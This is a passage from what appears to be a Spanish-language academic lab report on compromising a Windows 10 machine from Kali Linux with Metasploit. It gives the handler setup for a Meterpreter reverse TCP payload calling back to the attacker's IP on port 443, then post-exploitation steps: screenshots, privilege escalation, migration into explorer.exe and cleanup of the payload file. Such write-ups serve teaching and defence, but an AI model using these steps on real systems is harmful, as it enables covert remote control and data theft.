
Ilustración 15. Archivo carga útil en maquina objetivo



Fuente: El autor

En la figura 16, se puede observar la forma en que el atacante desde la maquina Kali Linux realiza ping a la maquina Windows 10 que tiene asignada la IP 192.168.1.15

Ilustración 16. Comunicación entre maquinas



Fuente: Elaboración propia

Por otro lado, el atacante desde su máquina con Sistema Operativo Kali Linux prepara el ataque verificando la comunicación entre las maquinas, accediendo al Framework Metasploit donde configura el Payload Meterpreter para iniciar el ataque.

Para iniciar el ataque abre el Metasploit mediante el comando **msfconsole.**

Selecciona el exploit con el que se va a atacar con el comando **use exploit/multi/handler**


Llama el Payload a ejecutar con el comando **set windows/x64/meterpreter/reverse_tcp**

Ingresa el LHOST del equipo linux con el comando **set LHOST 192.168.1.16**

Registra el puerto por donde se realiza el ataque en este caso el puerto 443, mediante el comando **set LPORT 443**

Finalmente se ejecuta el exploit mediante el comando **exploit**

Ilustración 17. Preparación del Payload Meterpreter




Fuente: El autor.

Cuando la víctima ejecuta el archivo .exe se abre la puerta para la explotación del Payload, se inicia el control remoto de la máquina.

Algunos de los comandos más importantes de Meterpreter son:

Sysinfo: Muestra información de la maquina atacada.

Ilustración 18. Verificación de información de la máquina objetivo




Fuente: El autor.

Por medio del comando **pwd** se puede verificar la ubicación actual dentro de la maquina atacada y el comando **ls** muestra el listado de archivos dentro de la ubicación actual.

En la figura 8, se puede ver que se encuentra en el escritorio de la maquina atacada y se listan los archivos ubicados allí, donde se puede observar el archivo enviado para el ataque, PoC_93408477.exe

Ilustración 19. Verificación de ubicación y listas de archivos




Fuente: El autor.

El comando **screenshot** toma una imagen de la maquina atacada, posterior a su ejecución, muestra la ubicación del pantallazo captado y el nombre del archivo.

Se ejecuto también el comando **gesystem** para elevar privilegios, sin embargo, se

Ilustración 20. Comandos toma de captura de pantalla




Fuente: Elaboración propia

Se ejecutan también los comandos **ipconfig** para verificar la IP de las interfaces y MAC de la maquina objetivo y el comando **route** todas las rutas usadas.

Ilustración 21. Verificación de IP y MAC

Fuente: El autor


Ilustración 22. Rutas máquina objetivo



Fuente: El autor

Con el comando **cat** y nombre del archivo a verificar, se puede ver el contenido del archivo.

Ilustración 23. Revisión archivo en maquina objetivo



Fuente: Elaboración propia

El comando **ps,** permite ver los procesos que están corriendo en la maquina atacada.


Ilustración 24. Procesos activos en maquina objetivo

Fuente: El autor

Se puede cambiar el proceso que se está ejecutando mediante el archivo carga útil generado para que se ejecute junto con un proceso del sistema propio de Windows y no sea necesario que el usuario vuelva a ejecutar el archivo carga para establecer la conexión.

En este caso se pasó el proceso carga útil PoC_93408477.exe al proceso explorer.exe del sistema.


Ilustración 25. Migración de proceso Meterpreter



Fuente: El autor

El comando **Shell** permite acceder al shell de Windows como quedar en el modo símbolo del sistema en la maquina objetivo.

Ilustración 26. Ejecución comando shell




Fuente: El autor

Luego de acceder de esta forma, los comandos que se ejecutan pasan a ser los mismos que se usan en Windows.

En la figura 27 se puede ver la revisión de unidad C: en maquina objetivo y listado de archivos con comando **dir.**


Ilustración 27. Verificación unidad C: objetivo



Fuente: El autor

Posteriormente se busca el archivo carga útil que sirvió para el acceso, el cual se encuentra ubicado en el escritorio de la máquina de Windows 10.


Ilustración 28. Ubicación del archivo carga útil



Fuente: Elaboración propia

Finalmente, mediante el comando **del** se logra eliminar el archivo carga útil PoC_93408477.exe


Ilustración 29. Eliminación de archivo de carga útil



Fuente: El autor

Se procedió también con la eliminación de la carpeta compartida con el comando **rmdir**

